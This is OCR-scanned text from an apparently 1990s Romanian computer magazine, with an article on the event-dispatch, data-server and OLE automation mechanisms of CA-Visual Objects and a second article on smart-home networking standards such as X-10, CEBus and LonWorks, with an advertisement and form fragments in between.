Include
FieldSpec Properties

Name CustomerTable
☐ Table Range
Source CADBF
UserId admin
Password

CUSTOMER
DETAIL
ORDERS

CUSTOMER CUSTNUM
CUSTOMER FIRSTNAME
CUSTOMER LASTNAME
CUSTOMER ADDRESS

Property	Value
Name	FIRSTNAME
Caption	<Auto>
Description	<Auto>
Help Context	<Auto>
FieldSpec	CUSTOMER_F
Inherit from Class	

Mecanismele automate ale aplicației standard se bazează, în mare parte, pe aceste relații. (În cele ce urmează, informațiile prezentate sunt ușor simplificate, deci nu se vor aminti toate laturile realității - în scopul de a crea un model mai simplu și de a permite o înțelegere mai ușoară.)

1. Legarea prin nume -- eveniment-metodă. În conceptul clasic, numai ferestrele sunt contexte de evenimente, adică doar obiectele care se trag din ferestre sunt capabile să efectueze prelucrarea evenimentelor/mesajelor. (În cele ce urmează, nu vom mai face distincție între eveniment și mesaj, deoarece declanșarea unui eveniment atrage după sine, inevitabil, și lansarea unui mesaj cu același nume - vezi deci primul mecanism automat, care este atât de evident, că aproape nici nu a fost menționat.)

Evenimentul, preluat de aplicația standard, ajunge la un dispecer de evenimente, implicit al aplicației, care distribuie evenimentul ferestrei de care aparține controlul care a generat evenimentul (de exemplu, apăsarea unui buton, sau selectarea unui element dintr-un ListBox, sau modificarea conținutului unui SingleLineEdit). Metodele de tratare a evenimentelor aparțin (sunt posedate) de ferestre.

Identificarea metodei care trebuie invocată se face prin nume. Adică, *numele* mesajului este identic cu *numele* evenimentului, care este identic cu *numele* simbolic al controlului. (Legătura dintre declanșarea evenimentului și generarea mesajului este total transparentă, și în continuare, se face abstracție de aceasta. Mai mult, cititorul este chiar rugat să uite de această dualitate.) Ca urmare a evenimentului, se invocă metoda cu același *nume* a ferestrei curente.

2. Derutarea evenimentelor. Totul decurge așa cum a fost descris mai înainte, dacă metoda cu același nume, ca și evenimentul/mesajul, există! Dacă nu există, evenimentul este trimis, în mod automat, în sus pe arborele *owner (has-a)*, la posesorul ferestrei (contextului de evenimente) curente. Aceasta, fiind la rândul ei tot un context de evenimente, încearcă, din nou, identificarea metodei cu același nume ca și evenimentul. Dacă acesta nu este definit, se repetă totul pentru deținătorul ferestrei curente, și așa mai departe. În momentul în care evenimentul a ajuns deja la obiectul-aplicație, care de fapt stă pe vârful arborelui owner și nu s-a identificat la nici un nivel metoda corespunzătoare, dispecerul de evenimente procedează în felul următor:


- se încercă, identificarea unei *clase de ferestre,* cu același nume, ca și evenimentul; dacă există, se creează (și se vizualizează) o instanță a clasei respective (adică un obiect fereastră), cu fereastra shell a aplicației ca deținător;
- se încearcă identificarea unei *clase report,*

cu acelaşi nume ca şi evenimentul; dacă există, se crează (şi se vizualizează) o instanţă a clasei respective (adică un obiect report), cu fereastra shell a aplicaţiei ca deţinător;

- dacă nici una din condiţiile precedente nu a fost satisfăcută, evenimentul dispare, fără să se emite un mesaj de eroare.

Luând în considerare cele de mai sus, devine clar de ce şi cum sistemul susţine o abordare top-down, respectiv de ce este posibilă o proiectare iterativă a aplicaţiei.

3. Obiecte inteligente. Cu puţină exagerare, putem afirma că obiectele pot fi inteligente: definind metodele NoMethod(), NoIVarGet() şi NoIVarPut(), controlul se transferă acestor metode ori de câte ori se emite un mesaj, căruia nu îi corespunde nici o metodă, ori se încearcă citirea sau atribuirea de la o variabilă de instanţă nedefinită. Astfel, se poate modifica sau extinde funcţionalitatea unui obiect dinamic, în momentul executării.



Cu toate că sarcina creării şi distrugerii obiectelor este preluată de sistem, în unele cazuri este nevoie de anumite iniţializări la creare, respectiv de unele acţiuni de de-alocare la distrugerea obiectului în cauză. În acest scop, se pot defini metodele Init() şi Axit(), care se invocă automat, imediat după crearea, respectiv, imediat înainte de distrugerea obiectului. Utilitatea acestor metode devine evidentă în cazul în care obiectul conţine la rândul său, alte obiecte, care, înainte de folosire, trebuie să fie iniţializate, respectiv, resursele alocate trebuie să fie eliberate, înainte de distrugerea obiectului gazdă.

4. DataServer - configurat în momentul executării. Pentru accesarea datelor, sub formă tabelară, se foloseşte clasa DataServer. Aceasta este o coajă care înveleşte sursa reală de date şi are un rol dublu: pe de o parte, ascunde implementarea concretă, forma de manifestare fizică a datelor - fie tabel în memorie, fie DBF local - CDX, NTX, sau MDX compatibile, fie un motor SQL undeva în reţea; pe de altă parte oferă o interfaţă unică (vezi rolul şi avantajele izomorfismului din modelul obiectual) surselor de date. Prin această interfaţă comună, programele devin independente de structura concretă a datelor. Câmpurile DataServer-ului pot fi accesate şi prin nume.

Rămânând la ipoteza unui fişier DBF, dacă structura acestuia nu este cunoscută în timpul compilării, nu există altă soluţie: serverul de date trebuie să se configureze - în funcţie de structura fişierului - în timpul rulării aplicaţiei. Într-adevăr, serverul de date îşi poate modifica proprietăţile în timpul execuţiei.

Merită făcută observaţia că această autoconfigurare nu impune o modificare reală a structurii obiectului, ci se modifică numai structura virtuală. Evident, s-a folosit un mecanism asemănător celor prezentate în paragraful precedent.

5. Legarea prin nume - DataWindow. Ferestrele servesc la vizualizarea diverselor date. Fereastra cea mai complexă ca şi funcţionalitate este *DataWindow*, adică fereastra de date. Ca şi orice altă fereastră, pe suprafaţa DataWindiow pot fi aşezate diverse controale. Controalele specializate pentru vizualizarea datelor (deci, de exemplu SingleLineEdit, MultiLineEdit, CheckBox, ListBox, ComboBox, RadioButton, ...) pot fi direct legate de câmpurile serverului de date ataşat ferestrei.

Specificarea relaţiei uses-a, adică a relaţiei client-server, dintre fereastră de date şi serverul de date, se face printr-un simplu apel al metodei Use(). Ca urmare a acestui apel, controalele de date cu nume identice cu câmpurile de date ale serverului se leagă, adică, valoarea din controale reflectă valoarea din sursa de date, şi vice-versa.

6. FieldSpec. Toate informaţiile, care determină un câmp de date, sunt colectate într-un singur obiect numit *FieldSpec*. Pe lângă descrierea tipului (N, C, L, D, M, OLE) şi a lungimii câmpului, aici se găsesc şi informaţiile de delimitare a domeniului (lungime, domeniu, reguli de validare).

Avantajul folosirii acestor obiecte constă, pe de o parte, într-o întreţinere mai simplă, mai uşoară a aplicaţiei (descrierile se propagă automat în toate locurile unde se foloseşte FieldSpec-ul respectiv), iar, pe de altă parte, pe baza acestora funcţionează metodele automate de validare a câmpurilor, atât la nivelul serverelor de date cât şi la nivelul ferestrelor de date ataşate.

7. Vizualizarea datelor - AutoLayout. Jobul cel mai important, dintr-o aplicaţie economică, este de obicei vizualizarea datelor. Pentru acesta, fereastra de date oferă, pe lângă legarea controalelor de câmpuri prin nume, posibilitatea vizualizării automate a datelor (auto-layout în momentul executării). Opţional, la legarea ferestrei de un server (vezi metoda Use(), din paragraful precedent) aceasta interoghează structura sursei de date şi îşi construieşte, conform structurii serverului, două vederi: un *FormView* şi un *BrowseView*. Comutarea, între cele două moduri la vizualizare, se face prin trimiterea unui mesaj către fereastra respectivă de date.

Mai mult, regulile de validare a câmpurilor sunt preluate, în mod automat, din obiectele FieldSpec asociate câmpurilor.

8. Metode de navigare - DataWindow. Structura ferestrei de date, fie în FormView, fie în BrowseView repetă structura serverului de date, cu observaţia că, fiecărui câmp de date îi corespunde ori un control (de obicei Single/MultiLineEdit sau CheckBox), ori un obiect *DataColumn*. Ca similitudinea să fie perfectă, însăşi fereastra de date ascultă de aceleaşi comenzi de navigare (GoTo, GoTop, GoBottom, Skip, SkipPrevious, Append, ...) ca şi serverul de date.

9. Sub-ferestre de date. Ferestrele de date sunt capabile să lucreze cu sub-ferestre de date, care au forma de manifestare asemănătoare cu un control complex, dar, la rândul lor, sunt ferestre de date al căror server se leagă de serverul de date al ferestrei-mamă, prin relaţia *SetSelectiveRelation*. De altfel, comportamentul sub-ferestrei este identic cu comportamentul ferestrelor de date. Încuibarea sub-ferestrelor nu este limitată sub nici o formă (doar de genialitatea utilizatorului final şi de dimensiunea ecranului).

Amenajarea legăturilor dintre servere, respectiv datele vizualizate, se face în mod automat de fereastra mamă.

10. Acces concurent. În medii de tip Windows, programatorul (făcând abstracţie de câteva cazuri fericite) este nevoit să-şi proiecteze aplicaţia special pentru exploatare multiuser/multitasking, chiar dacă este vorba de un calculator singuratic. Ca urmare, se pune accent pe serviciile privind modul de lucru concurent. Pentru preîntâmpinarea greutăţilor, fereastra de date din CA-Visual Objects oferă nişte mecanisme predefinite de control al concurenţei. De menţionat, că, dacă programatorul nu este mulţumit cu nici una din funcţionările predefinite, este liber să-şi implementeze - folosind de mecanismul Notify prezentat în următoarele - propria metodă de control.

CCNone. Serverul de date nu asigură de la sine nici un serviciu de lock-ink.

CCOptimistic. Blocările nu sunt permanente. Înainte de a aplica o modificare, articolul este recitit şi, dacă este identic cu imaginea păstrată în memorie, se blochează şi se aplică modificările. Dacă sunt diferenţe, se raportează eroare şi noile valori se propagă către fereastra de date.

CCStable. Articolul curent vizualizat (în mod BrowseView rândul curent) este blocat în mod continuu.

CCRepeatable. Toate articolele care au fost odată vizualizate se menţin în stare blocată. Astfel, se asigură ca la o nouă vizualizare datele sunt nemodificate.

CCFile. Toate aticolele serverului, din selecţia curentă, sunt blocate. Acesta nu este util în general pentru fişiere întregi, pentru că este echivalent cu un FileLock, dar se recomandă folosirea ei pentru servere legate prin relaţia SetSelectiveRelation (vezi subferestre de date).

11. Mecanismul Notify. Cum am mai discutat, relaţia client-server este o relaţie 1 la n, adică unui server de date i se pot ataşşa mai multe ferestre de date, sau clienţi. În fiecare fereastră se vizualizează un subset de câmpuri al aceloraşi articole. O modificare a stării serverului trebuie să se reflecte la nivelul fiecărui client în parte. În acest scop, clienţii serverului trebuie cumva anunţaţi asupra modificării (sau tentativei de modificare).

Clienţii unui server de date pot fi înregistraţi şi de-înregistraţi, fără nici o restricţie. Singura condiţie, ca un obiect să fie recunoscut ca şi client, este ca acesta să aibă definită metoda Notify().

Declanşarea unui eveniment atrage după sine trimiterea unui mesaj către fiecare client în parte. Metoda Notify() al obiectelor client este invocată cu un parametru care specifică natura evenimentului. (De exemplu, FieldChange, IntentToMove, RecordChange, GoTop, FileChange, RelationChange, ...). Folosind faptul că obiectul client nu trebuie să fie o specie anumită de fereastră, dar trebuie să dispună de o metodă Notify(), se pot formula soluţii extrem de elegante la cele mai diverse probleme. (Vezi, de exemplu, tema unui alt articol, despre ComboBox-uri conectate on-line la acelaşi server de date...)


12. HyperLabel. În filozofia CA-Visual Objects, majoritatea claselor, chiar dacă nu se impune, se permite folosirea unui sistem evoluat de etichetare. Obiectul *HyperLabel,* ataşat unui alt obiect, conţine informaţii despre obiectul gazdă. Astfel, se păstrează numele, numele ca simbol (*NameSym*), eticheta (*Caption*), descrierea (*Description*) şi contextul pentru WinHelp (*HelpContext*) ale obiectului.

Această etichetare are rol multiplu. Pe de o parte joacă rol la vizualizarea unui control de date (eticheta se afişează în faţa controlului, descrierea pe linia de stare, iar contextul serveşte la identificarea paginii de Help), sau la controale de comandă numele/numele simbolic din HyperLabel determină numele evenimentului. Schimbând, de exemplu, în mod dinamic numele unui PushButon, se generează automat alt eveniment la apăsarea acestui buton.

13. Send(). Este posibilă trimiterea unui mesaj într-un mod indirect, folosind funcţia Send(). Sintaxa la apel a funcţiei este următoarea:

```
Send([<oObject>], <symMethod>,
[<MethodArgList>]) --> uValue.
```

Treaba devine interesantă în momentul în care programatorul conştientizează că numele metodei de invocat nu trebuie cunoscut în momentul compilării. Mai mult, numele simbolic al metodei de invocat se poate „compune din mers“. De menţionat că, folosind funcţia IsMethod() se poate interoga obiectul în cauză, indiferent dacă are sau nu definită metoda cu numele specificat. Ca să fie şi mai elegant, folosind două funcţii similare se pot interoga/adresa chiar şi metodele unei super-clase.



Factura Telefonica
Data emiterii: _date

Factura telefonica
Emis de: _parameter1

Pentru: NAM
Pe perioada:

Data	Ora	Co	Numarul chemat	Durata	Zona apel

Extensia NAME (EXT)

14. Obiecte şi controale OLE. După cum am mai spus, sistemul este compatibil OLE 2.0 şi suportă, pe lângă încuibarea obiectelor, şi înserarea în ferestre a controalelor OLE - numite controale OCX. Comportamentul lor, în contextul celor ce urmează, este acelaşi, deci nu vor fi tratate separat.

Încuibarea controalelor OCX se poate face on-the-fly; ca sistemul să poată să gestioneze asemenea obiecte, este necesar ca acesta să fie capabil să interogheze interfaţa lor: metodele, modul de apel al metodelor, variabilele de instanţă. Din momentul în care aplicaţia dispune de această interfaţă, ea poate lucra cu obiectele respective ca şi cu obiecte proprii.

Aplicaţia standard este capabilă să insereze, în câmpurile de tip OLE ale fişierelor, date obiecte OLE, fie folosind direct metodele specifice containerelor OLE, fie folosind dialogurile standard de Insert-, respectiv Paste OLE Object.

15. OLE Automation Server. Unul din mecanismele OLE 2.0 se materializează în definirea unui protocol de interogare a macro-limbajului, prin care o aplicaţie poate fi programată din exterior. (OLE Automation standardizează doar protocolul de interogarea macro-limbajului, şi nu macro-limbajul în sine!)

Următoarea secvenţă de cod foloseşte programul Word pentru a demonstra lansarea unui *Automation Server*. Deoarece serverul se rulează în spate, invizibil, doar fereastra HelpAbout modificată se va vizualiza.

```
FUNCTION Start()
LOCAL oAuto AS OLEAutoObject
oAuto:=OLEAutoObject{"word.basic"}
oAuto:HelpAbout(;
   "CA Word Version 2000 for VO",;
// AppName
   "Copyright 1700-2001",;          //
AppCopyright
   "CA-Visual Objects 2.0",;        //
AppUserName
   "OLE Sample",;                   //
AppOrganization
   "ABCDEFG";                       //
AppSerialNumber)
```

Dezavantajul metodei configurării la

runtime este că programatorul trebuie să cunoască, în momentul scrierii codului interfaţa serverului (în acest caz existenţa metodei HelpAbout şi sintaxa apelului), care se va conecta doar în timpul rulării aplicaţiei. Avantajul este, evident, flexibilitatea obţinută.

Automatizări - Mediul de Dezvoltare Vizual

Din punctul de vedere al productivităţii, joacă un rol deosebit de important prezenţa uneltelor de dezvoltare vizuale (evident din categoria WYSIWYG evoluate...) şi a generatoarelor de cod automate. De importanţă similară sunt şi uneltele care servesc la extinderea mediului de dezvoltare. Bineînţeles, nu putem găsi perfecţiunea în nici un generator de cod (cu excepţia celor umane...), dar se poate pretinde un nivel oarecare, calitativ, de la medii de dezvoltare puţin mai serioase.

16. Funcţia Import - Servere de Date. Atât editorul DBServer, cât şi editorul SQL Server construiesc clasa specifică sursei de date. Clasa nouă moşteneşte toate proprietăţile clasei server, dar, în plus, dispune de variabilele de instanţă, de metodele acces şi assign pentru fiecare câmp de date în parte.

Rezultatul funcţional obţinut este echivalent cu ceea ce se obţine la auto-configurare în momentul executării, dar intern este total diferit. În timp ce la auto-configurare structura sursei se reflectă într-o structură virtuală, clasa generată de editor prin specializare reflectă fizic structura sursei.

Avantajul generării claselor, în timpul compilării, se simte nu numai la viteza de execuţie, dar şi la posibilitatea verificării corectitudinii codului - din punctul de vedere al existenţei şi proprietăţilor câmpurilor de date.

Evident, cele descrise pentru un DBServer sunt total valabile şi pentru familia de clase specifice surselor de date SQL.

17. AutoLayout - Editorul de Ferestre. Nu se pot închipui aplicaţii economice care să prelucreze date sub o formă sau alta, dar să nu afişeze rezultate pe ecran. Afişarea datelor fără ferestre de date se face doar în situaţii mai rare. Ca urmare, se poate afirma că nu există aplicaţie la dezvoltarea căreia să nu se folosească editorul de ferestre.

Folosind funcţia *AutoLayout* a editorului, este posibil să se specifice serverul de date la care se va conecta fereastra. Ca urmare a comenzii, se vor genera, în mod automat, pe lângă un design vizual, şi entităţile de resurse, controalele de date, precum şi codul pentru gestionarea controalelor de pe fereastră corespunzătoare câmpurilor serverului.

Editorul permite modificarea manuală, în mod independent, a celor două moduri de vizualizare - FormView şi BrowseView; deci, design-urile generate automat servesc drept punct de pornire pentru programator. Bineînţeles, pentru a păstra independenţa totală a codului generat, în mod automat şi a codului scris manual, trebuie să se respecte anumite reguli de joc - dar acestea nu sunt importante în acest moment.

18. Generatorul de Meniuri. Majoritatea aplicaţiilor oferă un set comun de comenzi meniu. Acestea se oferă sub forma unor meniuri standard predefinite, care, opţional, pot fi adăugate la meniul editat. (Aceste elemente opţionale sunt File, Edit, View, Window şi Help).

Dat fiind faptul că meniurile standard generează evenimente standard, multe comenzi din meniu au metodele corespondente deja definite la nivelul ferestrei shell sau a ferestrelor de date. (De exemplu, FileOpen, FileClose, FileExit, GoTop, SkipPrevious, SkipNext, GoBottom, FormView, BrowseView, Help).

Cum s-a mai spus în paragrafele anterioare, structura ferestrei de date, în esenţă, dublează structura serverului de date ataşat. Astfel se explică prezenţa de exemplu a metodelor de navigare în baza de date (Skip~, Go~).

19. Generator de Clase - Controale OCX. Pentru a insera Controale OCX în ferestrele aplicaţiei se pot folosi de mecanismele runtime descrise mai înainte, sau se poate folosi generatorul de clase specializat la clasele OCX, care dau naştere la clasele specifice şi metodele de interfaţare a controlului OCX. Astfel, se obţine o interfaţă conform standardelor CA-Visual Objects.

20. Generatoare de Clase - OLE Automatin Server Generator. Cum s-a mai discutat, OLE Automation nu reprezintă un standard de comunicare inter-aplicaţii, doar (sau poate mai mult prin aceasta?) un standard de interogare a interfeţei unei aplicaţii zise compatibil OLE Automation. Prin interogare, folosind macro-limbajul de programare al aplicaţiei, sistemul obţine informaţiile necesare, pentru a genera proprietăţile şi metodele claselor specifice care asigură o interfaţare în stil VO a aplicaţiei.

Rezultatul generării va fi o clasă - sau mai multe clase - prin care aplicaţia străină poate fi controlată, conform sintaxei şi semanticii limbajului CA-Visual Objects. Eleganţa constă în generarea acestei interfeţe

Într-un viitor articol, se vor analiza aceste mecanisme automate, pe rând, exemplificând eleganţa limbajului, şi utilitatea automatizărilor - prin exemple de cod concrete. ■

István László este general manager la Networks ltd. Oradea şi poate fi contactat la istvan@lego.soroscj.ro.

COMPETIŢIA DEALERILOR

Vă rugăm să ne contactaţi
dacă nu aţi primit detaliile.

GEMINI S P
PLUS IN QUALITY
Str. Vasile Conta Nr.9 bis Bucureşti 2
Tel/Fax: 210.85.65, 210.85.70

CEL MAI NOU
HEWLETT PACKARD
Authorised Wholesaler

Sisteme LCD de proiecţie interactive

VĂ POATE OFERI :

Orice configuraţie pentru Personal Computers. Software.

Inkjet Printers.
Laserjet Printers.
Scanners.
Inkjet Plotters.

Locuinţe inteligente conectate la Internet

În curând aparatele de uz casnic din casele dumneavoastră vor putea fi conectate între ele şi chiar la Internet. Aceasta pare a fi locuinţa inteligentă a viitorului, iar acest viitor nu e departe.

De Peter Corcoran

Locuinţa inteligentă a fost multă vreme un vis al domeniului SF, amplificat de imagini din filme ca 2001: O odisee a spaţiului . Dar anul 2001 se apropie, iar locuinţele noastre încă nu prea dau semne de inteligenţă... Sau nu e aşa?

În realitate, aparatele moderne individuale cum ar fi televizorul, cuptorul cu microunde şi sistemele de alarmă deja conţin un microprocesor (sau unitate centrală de prelucrare, CPU) , la fel ca şi celeca receptoarele radio, telefoanele mobile şi majoritatea ceasurilor. Şi cu toate că fiecare dintre aparate este programat pentru un obiectiv specific, ele sunt capabile să conlucreze în beneficiul consumatorului. Iată esenţa conceptului de locuinţa inteligentă.

În cazul în care toate aceste mici „inteligenţe" ar putea comunica între ele prin intermediul unei reţele şi ar lua decizii în comun, locuinţele dumneavoastră ar deveni dintr-o dată mai deştepte. O metodă simplă ar fi interconectarea acestor aparate folosind reţeaua electrică a locuinţei (unde majoritatea aparatelor sunt deja legate).

Desigur, anumite automatizări domestice au fost posibile încă de la începutul erei computerului. Aceasta însemna, pentru cei ce îşi puteau permite, instalarea unui computer dedicat special acestui scop, sau o altă formă de inteligenţă centralizată conectată prin intermediul cablurilor la diferiţi senzori şi întrerupătoare dispersaţi în întreaga locuinţă. Dar necesitatea unui hardware specializat precum şi a unor instalatori experimentaţi a făcut ca aplicarea acestor genuri de automatizări să fie dificilă şi costisitore. În plus, controllerul central ar putea fi suprasolicitat iar căderea sa ar atrage după sine căderea întregului sistem.

Astăzi, în majoritatea locuinţelor avem o formă de inteligenţă distribuită, ca şi cum am avea câte un PC pe fiecare masă, în loc să avem un singur mainframe care să coordoneze toate aparatele. Astfel, procesorul din alarmă se preocupă de securitate, în timp ce termostatul controlează încălzirea şi aerul condiţionat. Fiecare aparat funcţionează eficient şi este invulnerabil la defecţiunea celuilalt, dar dezavantajul constă în faptul că nici unul dintre aparate nu are acces la informaţiile, resursele altora.

În cazul în care aparatele ar fi interconectate între ele cu ajutorul unei reţele, ele ar putea funcţiona independent, dar ar putea să comunice şi să-şi împartă resursele. De exemplu, una dintre „resursele" sistemului de securitate ar putea fi un detector de mişcare situat într-una din camerele locuinţei. Când este detectată o mişcare, controllerul sistemului de securitate verifică dacă alarma este activată, iar în caz afirmativ, declanşează alarma.

Dar dacă sistemul de securitate face parte din reţeaua locuinţei, acestuia îi poate fi ataşată o simplă interfaţă, care în momentul detectării unei mişcări trimite un semnal de activare. Comutatorul de lumină (făcând parte şi el din reţea) din camera unde s-a detectat mişcarea, primeşte acest semnal şi va răspunde prin aprinderea luminii. Un termostat inclus în reţea va porni încălzirea şi va trage draperia în momentul în care aţi întrat în cameră. În acest mod reţeaua din locuinţă poate folosi o resursă partajată, în acest caz aparţinând detectorului de mişcare.

În zilele noastre, producătorii lucrează la crearea unor componente inteligente care să poată fi conectate automat la o astfel de reţea (plug&play). Aceste produse de larg consum nu ar necesita programare prealabilă: ajunge doar să fie conectate şi devin părţi ale reţelei din locuinţa inteligentă.

Locuinţă pe reţea

În acelaşi mod în care electricitatea a transformat gramofonul în hi-fi, cutiile cu gheaţă în frigidere şi felinarele în becuri, Internetul va revoluţiona echipamentele de larg consum, de la computere şi televizoare până la aparatele din bucătărie şi automobile.

Nicholas Negroponte, celebrul guru de la MIT, apreciază că până în anul 2000 „populaţia" Internetului va atinge cifra de un miliard, începând cu utilizatorii de computere şi ajungând până la consumatorii obişnuiţi. Dar pentru a-i atrage pe aceştia din urmă, Internetul va trebui să fie accesibil aparatelor cu care aceştia sunt obişnuiţi.

Însă aparatele casnice, spre deosebire de calculatoarele personale, sunt în general specializate pentru îndeplinirea unui singur scop, sunt ieftine şi uşor de folosit. Unii speculează că această nepotrivire ar putea fi rezolvată cu ajutorul unui dispozitiv hibrid, un fel de calculator de reţea ieftin sau un aparat de informare, cu ajutorul căruia s-ar reduce diferenţa existentă între computere şi aparatele de uz casnic.

Un astfel de dispozitiv ar putea fi o îmbunătăţire importantă la produsele electronice din locuinţă, dar crearea acestui nou gen de produs şi acceptarea lui de către consumatori se pare că va fi un proces prea lent ca să ţină pasul cu expansiunea Internetului.

Ca alternativă, am putea conecta aparatele casnice la Internet! La urma urmei televizoarele, telefoanele, automobilele, chiar şi aparatele din bucătărie, conţin deja multe dintre componentele necesare pentru conectivitate la reţea, în special microprocesoare şi memorie. Conform firmei Motorola Semiconductor, noile automobile de vârf ale prezentului conţin până la 500 cipuri.

Imaginaţi-vă o lume în care toate aparatele din locuinţa dumneavoastră interacţionează pentru a vă oferi serviciile şi informaţii-

Rețele casnice - încotro?

Companiile de telecomunicații, furnizorii de programe TV prin cablu și firme prestatoare de servicii publice deja investesc în infrastructura de comunicații necesară. Fiecare producător prevede o mare șansă pentru produse și servicii noi livrate direct în locuința inteligentă a viitorului apropiat: orice, începând de la filme la cererea clientului până la cumpărăturile interactive.

Dar produsele generației următoare trebuie să fie capabile să interacționeze cu produsele de la diferiți fabricanți și chiar cu produsele altor industrii. Acest lucru implică un standard acceptat. Pe piața curentă există câteva tehnologii concurente pentru controlul rețelelor din locuință (sau „rețele locale domestice").

Prima a fost X-10 system. Dezvoltată în anii '70 de firma scoțiană Pico Electronics, era primul modul comercial care putea controla iluminarea și aparatele de uz casnic prin intermediul rețelei de curent electric. Folosind ca purtător tensiunea de 60 (sau 50) Hz, această abordare implica emiterea unui impuls de 120 KHz atunci când tensiunea trecea prin zero; un impuls echivala cu cifra '1' iar absența lui cu cifra '0'. Fiecare unitate putea fi identificată individual, iar comenzile simple cuprindeau ON, OFF, DIM, BRIGHT și ALL UNITS OFF. Pentru a trimite un semnal ce conținea atât adresa cât și comanda erau necesare 0.8 secunde într-un mediu de 60 Hz.

Azi, X-10 este un standard și un producător. Acesta susține că sistemul a fost instalat în peste 4 milioane de locuințe iar produsele firmei (cum ar fi întrerupătoare de lumină, sisteme de telecomandă și de securitate) sunt comercializate de firme ca Radio Shack și Honeywell.

Tehnologia X-10 nu este scumpă, iar prețul de vânzare al telecomenzilor pornește de la circa 15 dolari. Însă comunicațiile sunt unidirecționale, iar X-10 nu sprijină comunicațiile prin cablu torsadat (UTP), cablu coaxial, unde infraroșii, frecvențe radio și fibre optice. Astfel că, în 1987, NAHB (National Association of Home Builders) din Statele Unite a dezvoltat un concept pentru controlul locuinței, care a evoluat într-o afacere comercială, numită Smart House (tehnologia este acum proprietatea lui Amp Incorporated și Molex Incorporated). Acest standard acoperea inițial inteligența centralizată precum și noile elemente de hardware și cablaj pentru locuințe noi. Mai nou, Smart House lucrează atât cu CEBus, cât și cu LonWorks (vezi mai jos) la crearea de hardware și componente pentru locuințele existente. Tehnologia Smart House este foarte proprietară și orientată către dealeri, instalarea și întreținerea necesită personal calificat și unelte speciale, astfel încât multe companii și-au pierdut interesul în ea.

Între timp, în 1984, EIA (Electronics Industry Association) a constatat necesitatea existenței unui standard mai simplu decât X-10. Inginerii reprezentând companiile membre ale EIA au creat CEBus (Consumer Electronic Bus standard), lansat pe piața mondială în 1992. În esență, CEBus definește protocoale ce facilitează comunicarea între produsele electronice prin cabluri de alimentare, UTP, cabluri coaxiale, unde infraroșii, frecvențe radio și fibre optice. Oricine, de oriunde, are acces la aceste specificații și crea produse care satisfac standardul CEBus. Acest standard se referă și la elemente cum ar fi modulațiile cu spectru larg prin cablurile de curent electric (adică: se începe modularea pe o anumită frecvență iar pe parcursul ciclului de modulare frecvența se schimbă. Pentru detalii tehnice consultați <http://www.cebus.org>).

Adresele dispozitivelor sunt setate hardware de către fabricanți, existând 4 miliarde de posibilități. Standardul mai oferă un limbaj prin care se pot defini controale orientate-obiect cuprinzând comenzi ca înainte, înapoi, pauză și scăderea - creșterea temperaturii cu un grad. Actualmente, elementele de comunicație (hardul, limbajul și protocolul) constau dintr-un set de cipuri produse și comercializate de Intellon Corp. din Florida (<http://www.intellon.com>).

Marca înregistrată CEBus este deținută de EIA iar cercetările sunt supravegheate de CIC (CEBus Industry Council), o organizație nonprofit printre membrii căreia se numără Microsoft, IBM, AT&T Bell Labs etc. Oricine poate deveni membru al acestei organizații, plătind o taxă anuală și îndeplinind anumite cerințe prealabil stabilite.

Nu există restricții în privința folosirii standardului CEBus, dar CIC dezvoltă un laborator de testare ce va fi întreținut din sumele încasate pentru testarea compatibilității produselor cu standardul CEBus. Producătorii sunt încurajați să folosească laboratorul pentru a testa conformitatea la standard și performanța produselor într-un mediu de rețea domestică. Dacă obține atestarea, producătorul plătește o taxă și primește licența pentru folosirea siglei CEBus.

Lon Works, un alt standard, a fost propus de Echelon Corporation, o companie privată fondată în 1990 de Mike Markkula, unul dintre fondatorii lui Apple Computers. La baza acestui standard stă un 'Neuron chip', care cuprinde toate elementele de comunicație (hardul și protocoalele) necesare pentru ca produsele să poată comunica în rețea. Cipul Neuron este fabricat sub licență de către Motorola și Toshiba, poate fi instalat în orice aparat electrocasnic și comunică cabluri de alimentare, cabluri torsadate, cabluri coaxiale, unde infraroșii, frecvențe radio și fibre optice. Echelon vinde componente Lon Works, cum ar fi transceivere, module, routere și mediul de dezvoltare pentru chipul Neuron. Ca și la CEBus, transmisiunile din Lon Works se bazează pe pachete de date cu lungime variabilă (pentru detalii vezi <http://www.echelon.com>).

le de care aveți nevoie, când aveți nevoie... frigiderul simte golirea cutiei de lapte și înștiințează magazinul local să adauge lapte la lista alimentelor livrate zilnic, în timp ce prăjitorul de pâine vă anunță prin interfonul locuinței că pâinea dumneavoastră... s-a ars?

